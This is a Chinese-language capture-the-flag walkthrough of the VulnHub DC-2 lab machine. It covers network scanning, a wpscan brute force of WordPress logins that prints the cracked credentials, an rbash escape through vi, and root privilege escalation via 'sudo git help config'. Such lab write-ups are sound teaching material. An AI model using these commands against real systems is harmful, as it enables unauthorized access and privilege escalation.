
VulnHub渗透之DC-2
0×00 说明
知识点:WordPress、受限shell、git提权
kali:192.168.101.10
靶机和kali处于同一局域网
0x01 信息收集
- 探测目标地址
命令:arp-scan -l 或者 nmap -sP 192.168.101.0/24

靶机地址为192.168.101.17
- 探测目标开放端口
命令:nmap -sV -p- 192.168.101.17

靶机开放了80端口和7744端口,7744为SSH,先访问下80

ts:需要先修改hosts文件,kali上的hosts位置在 /etc/hosts
0x02 Flag1
访问成功,使用wappalyzer查看下网站所使用的技术

网站为 WordPress CMS构建,并且发现第一个flag

Flag 1:

Your usual wordlists probably won’t work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can’t win them all.

Log in as one to see the next flag.

If you can’t find it, log in as another.
提示使用cewl工具,并且只有登陆之后才能看到下一个flag
0x03 Flag2
cewl工具可以根据url来生成对应的密码字典
命令:cewl -w /root/dic/dc2_passwd.txt http://dc-2/

有了密码,接下来使用wpscan,它可以查询出wordpress的用户名,-e u是枚举用户名,默认从1-10
命令:wpscan --url http://dc-2/ -e u

接下来,找出 WordPress 登陆地址,可以网上查找或者工具去扫描
工具可以用dirb,命令:dirb http://dc-2/


字典地址都具备了,使用wpscan进行爆破
命令:wpscan --url http://dc-2/wp-admin -U /root/dic/dc2_username.txt -P /root/dic/dc2_passwd.txt

爆破成功,结果如下:
[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient
使用 jerry 登陆,找到了flag2

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.
意思是,WordPress行不通就换个方式
0x04 Flag3
于是想到之前还有个SSH服务,便尝试登陆,发现jerry无法登录,tom可以


ls 发现 flag3.txt 在当前目录下,但是使用 cat 却提示 -rbash: cat: command not found

这是一个受限shell环境,常见的受限shell环境类型包括rbash、rksh和rsh,于是现在需要绕过rbash,compgen还能使用,查看下当前可以执行的命令
命令:compgen -c
受限shell是LinuxShell限制一些bash shell中的功能,并且是从名字上很清楚。 该限制很好地实现> 了命令以及脚本在受限shell中运行。 它为Linux中的bash shell提供了一个额外的安全层。
大概清楚了,查看当前环境变量:echo $PATH,发现位于/home/tom/usr/bin下,用vi转义受限制的shell:
vi
:set shell=/bin/bash
:shell
然后设置环境变量:
export PATH=/bin:/usr/bin:$PATH
export SHELL=/bin/bash:$SHELL

成功绕过rbash,并读取了flag3.txt的内容
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
实际上,是要让我们切换 jerry 用户
0x05 Flag4
使用su jerry切换 jerry 用户,回到jerry的家目录查看,发现了flag4

Good to see that you've made it this far - but you're not home yet.

You still need to get the final flag (the only flag that really counts!!!).

No hints here - you're on your own now.  :-)

Go on - git outta here!!!!
告诉我们只差最后一个flag了,还提示了 git
0x06 Flag5
其实是使用git进行提权
sudo git help config
!/bin/bash

拿到最后的 flag .

 浙公网安备 33010602011771号